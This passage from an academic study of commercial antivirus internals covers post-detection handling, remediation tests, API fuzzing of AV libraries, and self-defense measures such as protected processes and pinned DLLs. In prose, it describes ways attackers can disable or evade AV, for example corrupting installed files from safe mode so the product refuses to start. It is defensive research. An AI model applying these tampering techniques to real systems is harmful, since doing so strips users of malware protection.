In the VIPRE AV, ETW is used as a boot time monitor (Microsoft, 2017c). The driver registers its event monitors by writing to the `SYSTEM\CurrentControlSet\Control\WMI\GlobalLogger` registry key, as specified by Microsoft (Microsoft, 2017b). In the ETW format, events are generated by providers, managed by the controllers, and consumed by the clients. In the VIPRE case, the `SbFwe.dll` library is the ETW controller. It exports multiple functions (`SbFweETW_BootLogging`, `SbFweETW_IsBootLoggingEnabled`, `SbFweETW_IsRunning`,`SbFweETW_Start`, `SbFweETW_Stop`, `SbFweETW_StopCurrentBootLoggingSession`, `SbFweETW_UpdateLogLevel` that allow the AV to manage the ETW collection.

2.1.7.6 Post-Detection

A frequent misconception is that the AV's job finishes when a threat is detected. In fact, there are still actions to be taken after it occurs. Ideally, an AV should allow users to report False Positives and Negatives, provide usage statistics to the vendor, and even restore the system to a clean state.

To present an overview of the post-detection actions performed by the AVs, we investigated their behaviors and summarized them in Table 2.18.

Table 2.18: **Post-Detection Actions Summary.** We only considered the actions displayed in the GUI, although some of these actions are displayed via other channels (e.g., websites).

AV	Quarentine	FP Report	FN Report	Send to Analysis	Remediation
Avast	✓	✓	✓	✓	Limited
F-Secure	✓	✗	✗	✓	Limited
Kaspersky	✓	✗	✗	✓	Limited
MalwareBytes	✓	✗	✗	✓	Limited
TrendMicro	✓	✗	✗	✓	Limited
VIPRE	✓	✓	✗	✓	Limited

Upon detecting malware files, all AVs move them to a quarantine. Although the name of the quarantine module has been changing over time (e.g., it is now called Virus Vault in the Avast AV), its operation principle remains unchanged since the creation of the first AVs. When a file is quarantined, it is hidden from the users by the AV, but it is not actually deleted: In most AVs, the file is only hidden from the user by using file system filters. For some AVs, such as TrendMicro, the original file is replaced by a modified version. The `C:\ProgramData\Trend Micro\AMSP\quarantine` directory of TrendMicro stores such modified versions, which consist of the original files encoded in a dynamic, XOR-like manner to avoid triggering further detection alerts. Upon moving files to there, the quarantine manager displays to the users a list of these detected files and allows users to restore (unhide) or actually delete them (in the TrendMicro's case, anyone with a decrypter or known the dynamic key generation algorithm can unencode the quarantine file (TrendMicro, 2007)). If no action is performed, files are automatically deleted by all AVs after some time in the quarantine.

The quarantine should allow users to report that a detected sample was a False Positive (FP). Whereas some AVs really allow that, some of them opt to only whitelist that file locally. Reporting FPs globally is important because the same file misdetected here might prevent a legitimate software operation for other users in the future. Although AV companies do their best to generate unique detection patterns, it is hard to not conflict with any of the million possible software installed by a heterogeneous user base. Some AVs even keep a list of known FPs to alert users (FSecure, 2019). Ideally, AVs should allow users to report FPs as soon the threats are detected in a given file, but this capability was observed in only two AVs. The other AVs let this task for the users who check the quarantine. In the worst case, some AV vendors make this possibility only available via specific forms on their websites (MalwareBytes, 2019; TrendMicro, 2018). This lack of integration with the main AV suite will likely make many users not report the cases.

Moreover, AVs should also allow users to report False Negatives (FNs). If a user somehow knows that a file is suspicious (e.g., because that file in the email already infected the user before, or infected a friend, so on) but this file is not detected by the AV, the user should be able to report it to the AV vendor. We found that only one AV provides this option upon a system scan with a clean result. The other AVs assume that it is very unlikely that users will have the knowledge to identify FNs. Despite that, all AVs provide some mechanism to upload a suspicious file to the AV servers to be inspected by analysts. This option is often placed in the context of getting a second opinion about the file, but it can also be used to report FPs and FNs. In addition to enhancing the AV's detection capabilities directly, this submission mechanism is

also important because the files end up being part of malware feeds which will be analyzed by the AV companies in search of new attack trends (Ugarte-Pedrero et al., 2019).

Finally, AVs should also be able to clean the system after they detected that a malware sample executed there. All consider AVs report that they have disinfection and/or remediation capabilities. We tested these mechanisms by developing dropper malware (Ceschin et al., 2019) that was unknown to the AVs but that drops a known malware. Our goal was to check whether AVs were able not only to detect the dropped malware, but also the initially-undetected dropper malware which launched the known malware sample. We discovered that, in practice, the AV's remediation capabilities are limited. The AVs actually removed the malware dropper upon detecting the launch of the known dropped malware sample, but the registry keys written by the dropper malware remained untouched after the "disinfection". Even worse, when we split the malware dropping and the malware launching into two independent pieces of code, the AVs only removed the file responsible for launching the known malware sample, but not the one responsible for adding it to the filesystem. The difficulty of correlating events on AVs and other security solutions is a problem explored by the academic literature (Botacin et al., 2019) and now even the AVs themselves acknowledge that their capabilities are limited (Kaspersky, 2019a). Therefore, malware remediation is still an open problem and thus constitutes a field to be explored by future research work.

2.1.8 AV Self-Defense & Monitoring

In this section, we analyze the attack surface exposed by the AVs, the risks of them being exploited, and the protection mechanisms leveraged to mitigate attack possibilities.

2.1.8.1 Attack Surfaces & Vulnerabilities

Many people refer to AV as secure solutions because they are security solutions. However, the two concepts should not be mixed. From a programming perspective, AVs are developed as any software, thus they might present bugs. The presence of bugs in actual AV solutions is revealed by the number of reports in the Common Vulnerabilities and Exposures (CVE) (MITRE, 2020) list. Figure 2.9 shows the distribution of CVEs related to the antivirus keyword in the period between 1999 and 2020/September.




Figure 2.9: **AV Vulnerabilities.** CVEs per year.

Although the number oscillates significantly over time, we notice that vulnerabilities in AV products are reported and confirmed every year. These reports cover tens of distinct products

and platforms (Windows, Mobile, and Mac). The vulnerabilities types are also varied, ranging from detection bypass (27%) to parsing, privilege escalation, and overflows (15% each one).

Considering the above, and the severe AV consequences presented in previous sections, we decided to investigate whether AVs might be potentially vulnerable to bug exploitation. Much research works have been done in the past about AV vulnerabilities (Antivirus, 2008; Wheeler and Mehta, 2005; Alvarez, 2007), thus, we did not focus on finding specific bugs (as these might change as software are updated), but on identifying how exposed AV's API are and how accessible to testing AVs are.

We first checked whether we could load DLLs within our own process to manipulate them. We successfully loaded DLLs of all AVs into our host process and none of them was automatically unloaded, thus we believe that they do not check the host process that they are loaded into. Whereas implementing this type of check is desirable for a security solution, we cannot claim it as a problem by itself, since all AVs implement authentication mechanisms in the form of context objects that the host process must initialize before interacting with the libraries. However, this lack of loading checks allows us to invoke any exported function in an arbitrary manner, which includes passing invalid arguments to check for bugs/crashes. Therefore, we developed our own API fuzzer on top of our DLL host process to test AV's components. In our tests, we invoked the exported functions with multiple distinct and random parameters. We prioritized the test of the simplest APIs (i.e., the ones receiving no arguments or only integers, so on) since we believe that they are less dependent on the initialization of context objects and other components. We discovered many cases of crashes for all tested AVs. Even though many of the crashes might be due to the request of invalid options and/or non-implemented routines, this result shows that these functions are blindly trusting on previous validation steps, with functions not testing their own arguments for expected values. This opens significant opportunities for exploitation attempts. As a mitigation procedure, AVs could adopt defensive programming strategies (Sun et al., 2020). We believe that the investigation of this possibility is an interesting open research question.

2.1.8.2 Anti-Tampering

As discussed in previous sections, AVs have to protect themselves from tampering to reduce the attack surface increased by their own installation. Self-protection is often overlooked in many research work and evaluations (we found only one research work tackling this problem (Min and Varadharajan, 2016)), but it is key to keep the protection mechanisms operating to secure a system. To better understand how AVs protect themselves, we analyzed their distributed packages and attempted to attack them, as following presented.

Installation Tampering. We started by investigating whether AVs are somehow vulnerable at installation time. As presented in Section 2.1.6.4. we discovered that most checks are not performed at installation time but rather post-installation. To evaluate post-installation checks, we performed the same checksum change experiment presented in Section 2.1.6.4, but now targeting the already-installed files. We first discovered that the files cannot be modified when the AV is running, as the AV installation directory is protected by the AV drivers. Booting in the safe-mode allows us to modify the files as the AV drivers are not loaded. We then discovered that the AVs present some integrity checks mechanisms to detect these modifications, which is a good practice. However, a drawback of this approach is that this mechanism renders the AVs vulnerable to DoS attacks if multiple files are corrupted (including the ones that ensure the integrity of other files in the AV's chain of trust). When we modified the checksum of all files, all AVs refused to start upon a reboot. This leads the system vulnerable. Malicious files that were previously detected in real-time by the AV as soon as they were added to the system could

now be copied without problems. We observed that although the AV drivers raised a notification to userland, this notification could not be delivered as the AV components were not operating properly. This highlights the need of paying attention to physical security issues, as no AV can protect the system against an attacker that can manage the system. Certainly one can argue that if an attacker has access to the system safe-mode it could simply remove the AV. Whereas it is correct, an AV removal would be easier noticed than an AV problem. In the discussed attack, for some AVs, even their daemons remained displayed on the system tray, although not working. As a recommendation, AVs should emit clearer warnings when they are not working properly to allow users to identify the problem occurrence.

AV Loading & Reverse Engineering. Attackers are often investigating AVs to find ways to bypass them. Most attackers will adopt black-box methods to select a version of their malicious payloads that is able to bypass AV's detection. However, more sophisticated attackers might adopt gray-box methods, thus reversing engineering parts of the AV to understand why their payloads have been detected. To mitigate this type of attack, AVs might find ways to protect their code against improper usage. Koret and Bachaalany suggest in their book (Koret and Bachaalany, 2015) that loading AV's libraries into an attacker and/or reverse engineer-controlled process was an effective way to interact with AV internals. They demonstrate that by reverse engineering some popular AV solutions of that time. To update their study and show the current status of today AV's protections we repeated their experiments. We discovered that the AVs do not prevent their libraries from being loaded into third party process in any way. We were still able to load their libraries into our processes (see code in our provided repository). However, they are all protected somehow. In most cases, the communication must be authenticated before an actual scanning routine could be executed. In some AVs, there are even libraries specialized into authenticate AV's usage (e.g., the `fs_ccf_client_auth_64.dll` library in the F-Secure AV).

In an overall manner, we would be able to replicate the book's experiments, but now with a greater complexity, as AVs evolved significantly. The AV detection routines are now not concentrated in a single library, as when the book was written but spread among multiple components. For instance, if we were going to replicate the Avast command-line tool (`ashcmd.exe`), we would have first to invoke the `aswProperty.dll` to create an object that defines the characteristics of the scans. Then, invoke the `shTask.dll` library to setup a scan (by passing the property object to the `tskInitActionContext` function) and start the scan (via the `tskExecData` function). If the scan takes a while to proceed and the user wants to query the scan progress, it should skip the first abstraction layer and directly query the engine loader (via the `avscanGetScanProgress` function in the `aswEngLdr.dll` library).

As shown above, communicating with a modern AV is a hard task, but this should not be understood as a barrier for a motivated player, either an attacker or a researcher. Recently, a researcher demonstrated not only how to communicate with the Windows Defender engine but also ported it to work on Linux (Ormandy, 2017).

Processes Termination. Another possibility to tamper with an AV operation is to try to directly terminate it. Shields against terminators have been proposed academically (Hsu et al., 2012), but it still unclear what real-world AVs actually implemented. Therefore, we implemented multiple strategies to terminate AV processes to evaluate their real characteristics. We discovered that, in an overall manner, all AVs employ some anti-termination mechanism. However, their implementation changed over time. More specifically, the protection mechanisms can be classified as before and after the Windows 8.1 release.

Before the launch of Windows 8.1, the OS provided no support for the anti-termination task, therefore AVs implemented their own solutions. The most usual one is to run the AV processes with elevated privileges (a.k.a. admin), thus only another elevated process could

terminate it. Although offering some protection against the simplest threats, it was not enough to counter a malware able to escalate the first privilege barrier.

After the launch of Windows 8.1, Microsoft added support to anti-process termination, with the protection of anti-malware solutions being one of its main goals (Microsoft, 2018k). Microsoft introduced possibilities such as the protected processes concept, which cannot be terminated even by privileged processes. These processes are set by the early-launch boot drivers described in Section 2.1.6.8 and were used by all AV solutions considered in our evaluations. In all AV's strategy, not all processes are protected (e.g., UI processes are not protected), but only the key ones (e.g., AV engines, core services).

The rationale behind the adoption of the protected processes is not to eliminate the risk of AV termination but move the attack surface that would allow it for a more privileged ring. Now, in addition to escalating its privileges to administrator, a malware sample would also have to scale to the OS kernel to be able to defeat the AV. Once in the kernel, a malware driver/rootkit can disable the process protection (Mattiwatti, 2016) and further terminate the process.

Driver Unloading. A strategy that attackers might employ to render AV protections ineffective is to disable kernel protection, which would prevent AVs from collecting data and from securing critical resources. Therefore, AVs must prevent kernel drivers from being unloaded by third party processes.

We first hypothesized that AV could be applying rootkit-like technique techniques to hide drivers from the applications. For instance, AVs could employ Direct Kernel Object Manipulation (DKOM) to hide the kernel drivers from the OS list (Hoglund and Butler, 2005). However, we discovered that, in practice, all kernel drivers are visible to the system. The AV focus is on their protection and not on their hiding.

We discovered that there are two strategies used by AVs to protect their drivers. Many AVs implement their drivers as non-PnP (Plug aNd Play) driver and/or do not implement the `DriverUnload` routines for their drivers. Therefore, attempts to unload them result in the `1052 error: unsupported operation`. To ensure that these drivers will always be loaded, AVs rely on the creation of their respective services with the `NOT_STOPPABLE` and/or `NOT_PAUSABLE` flags, which prevents even administrators from changing their characteristics. Attempts to exclude the services are blocked by the kernel-based filters denying access to the OS services' configuration files and registry keys.

In summary, the operation of driver protection mechanisms can be seen as a cycle, where a service prevents a driver from being unloaded and the driver prevents the service configuration to change.

DLL Unloading. Another strategy an attacker might employ to defeat an AV operation is to unload the AV inspection library from the memory of the malicious process. To avoid being defeated, the AVs should prevent their unloading. As for the driver's case, we first hypothesized that the AVs could be hiding the libraries from the OS linked lists to be invisible to the processes enumeration routines. This strategy could be implemented by a manual mapping DLL injection procedure[4]. However, in practice, we found no AVs employing DLL hiding, thus all injected libraries are visible to the malicious processes, that can use their presence as a fingerprinting mechanism for evasion purposes. Fortunately, despite visible, the DLLs cannot be unloaded by any standard mechanism, neither by directly calling the `FreeLibrary` function (Microsoft, 2020a) nor via external tools (NoVirusThanks, 2016). We discovered that the AVs prevents the unloading of their libraries by pinning them via the `GET_MODULE_HANDLE_EX_FLAG_PIN` flag during the load. Therefore, those injected libraries behave as if they were linked at boot

[4]Undocumented injection technique where the injector manually sets internal OS structures to include the DLL without calling OS APIs to reference it

time and can only be unloaded at process termination. We can confirm that by looking at the reference counters of the injected libraries, which always exhibit the maximum allowed value (65535) and never decreases even after a `Freelibrary` invocation.

2.1.8.3 Telemetry & Logs

Security is a continuous process and thus, like any process, it requires feedback. In the AV's case, feedback information about the health of the protected systems is given by telemetry information. The good use of telemetry information might help AVs on identifying implementation bugs, open security breaches, new attack trends (Chen et al., 2017d), and account actual exploitation cases (Bilge and Dumitraş, 2012). If not well protected, telemetry data/logs can also be abused by criminals (Cimpanu, 2020).

The value of telemetry has been shown in practice by Microsoft (Stokes et al., 2012b), with collects data from millions of customers to predict if one of them will be compromised. However, despite this study, not much information is available about how other companies use telemetry data in their solutions, which motivates us to take a further look at stored data and collection mechanisms.

The telemetry system operates basically periodically sending to the AV servers information collected during the AV operation in the endpoint. A major source of information is the AV logs. The whole AV operation produces logs, whose content might give us an idea of what kind of information is collected and stored by the AVs. The logs can be used to improve AV's operation both locally as well as remotely. It is hard to identify which information is sent to the remote server, but we can still have insights.

The database of the Avast AV (Figure A.3 of Appendix A.4), for instance, stores a history of the updates, scans, and most detected threats. It allows the AV company to identify weaknesses in their protection and to design new mechanisms. For instance, the information that the users are not updating their products within a reasonable time might indicate that new automatic update procedures should be developed. Similarly, a low scan frequency might indicate that the scan scheduler should be adjusted. For the other AVs, similar information is collected. TrendMicro is able to even separate events by the triggered detection engine (see Figure A.5)

We believe that measurement studies relying on real logs collected from AV user's machines would present interesting insights to the security community about how computer users protect themselves via the use of AVs. These insights might help to guide the development of next-generation AV solutions. However, as far as we know, no study publicly presented such information so-far.

Ideally, all the information collected by the AVs should be available to the user, but this is not what happens in practice in most cases. Although the AVs have mechanisms to integrate their logging mechanism with the Windows native event viewer (Kaspersky, 2018c), we observed that this integration is not enabled by default in most cases. Therefore, there are still opportunities for developing better integration tools built upon the log of AV engines.

2.1.9 AV Performance

A frequent complaint about AVs over time is that they cause the system to slow down, which motivated (and still motivates) research on improving AV scans performance. According to Aycock (Aycock, 2006), there are 4 strategies for accelerating an AV scan: (i) reducing the amount scanned; (ii) reducing the amount of scans; (iii) lowering resource requirements; and (iv) changing the algorithm. Whereas the strategies have been previously enumerated, no study

evaluated how these have been applied to actual AV solutions and what is their impact on performance.

Although AVs have evolved to mitigate the performance penalty, the performance overhead imposed by AVs is still significant (Uluski et al., 2005). This is explained by the AV interaction with system components for interposition, which adds overhead to their operation (e.g., impacting the filesystem (Al-Saleh and Hamdan", 2019)). Whereas some literature work characterized AVs regarding the quantitative performance overhead (Al-Saleh et al., 2013), few qualitative analyses were performed to explain which parts of the AV operation most impact the system performance. Therefore, in this section, we aim to bridge this gap and characterize the overhead imposed by the multiple operation modes: real-time, on access, so on. We focus on the relative overhead imposed on the system and not on the absolute value since it would become fast outdated as the CPU's performance is ever increasing.

The first thing to have in mind about AVs is that their operation is not homogeneous, neither their imposed overhead. AV's operation can be characterized in distinct steps: idle, on-demand checks, and real-time monitoring.

Idle. For an AV, remaining idle means that no on-demand or scheduled scan is being performed and no new application to be monitored in runtime is launched by the user. For the OS, however, the idle time does not mean that no operation is performed. Instead, this time is used by background processes to perform their operations. For instance, update mechanisms are often launched by the OS and the applications when the system is idle. These operations will also be monitored by the AV, thus the idle time does not mean that the AV is inactive nor that it does not cause performance impact.

To understand this impact in practice, we used the Resouce Monitor (ResMon) application to measure the CPU usage of the multiple AVs components (engine processes, GUIs, associated background services) when idle. We considered a fresh Windows installation, with browsing and office applications. The CPU usage was repeatedly measured by consecutive 60 seconds.




Figure 2.10: **AVs performance when idle.**

Figure 2.10 shows that the CPU usage imposed by all AVs when idle is low, ranging from 5% to 10%), but not negligible. Moreover, the error bar indicates that even the idle operation has processing peaks, reaching up to 20% of CPU usage, which is caused by the creation of system process in the background and the writeback of cached files in the filesystem.

For some applications, even the overhead of background scans might make the AV operation prohibitive. For instance, AV scans during the execution of a game might be enough to significantly reduce the frame rate to the point of bothering the user/player. To avoid these cases, AVs developed the gaming modes (Kaspersky, 2020a; Avira, 2020) to prevent background

tasks to affect the system performance. Most AVs automatically trigger the gaming mode when a full-screen application is launched. Whereas this dynamic adaptation characteristic shows AV's flexibility to meet user's requirements, which might also indicate an opportunity of developing new scanning solutions that do not overload the main CPU (e.g., AV co-processors).

On-demand checks. A key constraint for AV's performance in the on-demand mode is the need of loading the knowledge (e.g., signature) database to scan the file. A strategy to mitigate this performance penalty is to preload the signature database to be used when required. This is often implemented by the AV daemons.

A drawback of this approach is that a significant amount of memory is spent during the whole system operation with AV signatures without immediate use. Unfortunately, as most AVs are closed-source solutions, we cannot recompile them with and without daemons to measure their impact in practice. However, we can understand this impact by inspecting the open-source ClamAV solution. ClamAV can natively operate with (`clamdscan`) and without (`clamscan`) a daemon that preloads the knowledge database.

Figure 2.11 shows the memory and CPU usage during on-demand ClamAV scans with no database preloading. We notice that the AV scan of the same dataset considered in the previous experiments took 25 seconds. During the whole time, the memory consumptions kept increasing, as the database kept being uploaded in memory, until reaching the total of 1GB. The CPU usage rate indicates that the matching started since the beginning of the loading of the first signatures. However, the matching was limited by the availability of signatures to be matched, thus the CPU rate is limited by a memory upper-bound. When considering the operation of the ClamAV daemon, the scan of the same files took an average of 0.03s, an 800 times speedup. As a drawback, the same 1GB of data was preloaded by the daemon and kept resident in RAM during the whole system operation, even when no scan was active.




Figure 2.11: **ClamAV Performance.** Significant memory and CPU overheads are imposed to load the signature database.

After the loading of the signatures, the second AV task that most affects performance is the signature matching itself. The matching procedure is directly affected by the input files: the larger the files, the more CPU cycles are required to fully inspect them. Besides, the more complex the file format, the more complex the rules required to model a malicious pattern within

them. Despite that, some performance-focused optimizations can be performed to speed up signature matching.

A possible optimization is to pre-compile the matching rules. For instance, regular expressions can be compiled into automata to be directly matched from memory. Once again, as AVs are closed-source solutions, we cannot recompile distinct signatures schemas to evaluate their performance impact. However, we can understand them by looking at/ a popular matching mechanism, the YARA framework. YARA rules can be compiled both on-demand or beforehand. Figure 2.12 shows the overhead of compiling typical YARA rules for malware detection (Yara, 2018b) in comparison to pre-compiling them. As hypothesized, YARA rules are very distinct in complexity, thus the overhead of compiling them is also distinguished according to their performance requirements. The simpler the rule, the greater the relative performance impact of compiling the rule. The more complex the rule, the more the compilation time is mitigated in the matching time. In the worst case, a third of the total matching time is spent in compiling the rules for matching. This shows that there are still opportunities for the development of more efficient matching procedures and the investigation of distinct matching algorithms (Mira and Huang, 2018).




Figure 2.12: **The Matchign Cost.** Precompiling complex YARA rules might save significant CPU cycles.

Real-Time When operating in the real-time mode, AVs inject libraries in the running processes to hook into API functions. Since the AV code starts to be executed preloading the API functions whenever they are called, performance overhead is introduced.

Evaluating the imposed overhead is hard, since distinct AVs monitor a distinct set of APIs. To present a fair evaluation, we selected a subsystem that is monitored by the distinct AVs: the process subsystem. We developed an application that enumerates all running processes in the system, tries to open a handle to them, and queries basic process information, such as PID and paths. This triggers at least one monitored API call for each AVs, thus we can compare the overhead imposed by them.

Figure 2.13 shows the performance overhead in the number of CPU ticks considering an average of 50 repetitions. We notice that all AVs cause significant performance penalties in the application execution. For all cases, the AV monitoring process more than doubled the number of spent CPU cycles for the software execution. Although this result cannot be generalized to a




Figure 2.13: **Real-Time monitoring overhead.** The performance is dominated be the interception cost rather t han by the analysis routines.

whole-system operation, since it is a micro-benchmark, it shows that the performance impact imposed by AV's real-time monitoring solutions is a real issue, thus deserving attention for further research work.

More specifically, we observe that all AVs impose a similar performance penalty regardless of their distinct threat intelligence routines. This shows that the monitoring cost–the cost of injecting a library and hooking APIs–is responsible for the largest part of the processing time rather than the intelligence routines. Therefore, investigating alternatives for function interception–such as parallel scanning mechanisms–seems to be a promising way for future work on the field.

Speed ups & Caches. Regardless of the operation mode, performance is a concern for the AVs, so they try to mitigate the performance impact in multiple ways. A widespread strategy is to rely on caches. A cache of kernel data, as shown in Section 2.1.4.4, allows the AV to avoid resolving repeated queries (e.g., get process name from PID) for consecutive, repeated operations intercepted by it. A file cache, as shown in Section 2.1.6.6, allows the AV to repeatedly scan the same files that were scanned previously and were not modified.

On the one hand, it is interesting to see how AVs found an effective way to mitigate the scanning overhead. Although AVs implement many optimizations in their detection routines, the use of file caches shows that, in the last instance, not scanning is the best solution for mitigating the overhead. The saved cycles due to a skipped verification might be essential in the future to perform more complex detection routines. On the other hand, there is still room for improvement regarding the times when detection routines are actually executed, as following discussed.

Multi-Core Systems. Despite the distinct operation modes, a common characteristic of all AV's performance is that AV's loads are not well-balanced among distinct processor cores. When we shifted our experiments to multi-core machines, the obtained results were very similar to the aforementioned ones. In most cases, no multi-core processing was observed. In a few cases, we observed the same behavioral profiling in distinct cores, which we discovered to be due to duplicated AV processes running in distinct cores. The only AV operation step that effectively benefited from multiple cores was the matching step, which is performed in a multi-threaded way in all AVs. This step can be naturally parallelized and this fact is massively exploited by the AVs. In one specific case, we found an AV that launched 78 distinct threads to match the files in a directory. Therefore, improving the AV performance is still a relevant research task, especially if it involves other AV operation steps rather than the matching step.

2.1.10 AVs Platforms & Architectures

Although all AVs present in an overall manner the same architecture and the same operation modes, as presented over this work, some particularities significantly affect their detection capabilities, as following presented.

2.1.10.1 x32 and x64 Windows AVs

AVs have to adapt themselves to the modifications that their underlying systems undergo over time. A significant set of modifications were imposed in the transition from 32 to 64-bit Windows systems. The modification that most affected AVs was the introduction of the Kernel Patching Protection (KPP) mechanism, which prevented AVs from directly hooking into the system tables (Botacin et al., 2018d). Currently, to overcome that, AVs started employing filters and callbacks made available by the OS to monitor the system operation. However, in the past, some companies faced significant trouble to transition (e.g., Sophos AV did not work in x64 systems (Ormandi, 2011)). Therefore, to understand the current state of kernel monitoring, we inspected the drivers deployed by 32 and 64 bit AV versions. We discovered that past AV versions did not update their drivers for the 32 bit systems, deploying hooks in 32 bit and callbacks in 64 bit systems. However, as newer AV versions were launched, AVs merged their 32 and 64-bit versions. Currently, all AVs operate the same way in 32 and 64 bits, relying on the same callbacks for the same drivers.

2.1.10.2 Windows vs. Linux AVs

Whereas designed for the same task of protecting critical system resources, the AVs for the distinct platforms are different in the same proportion as these platforms are different. For instance, the resources to be protected in Linux and Windows systems are different: whereas in Windows configuration information is stored in the Registry, in Linux they are stored directly in files (e.g. `/proc`), which implies in distinct protection mechanisms.

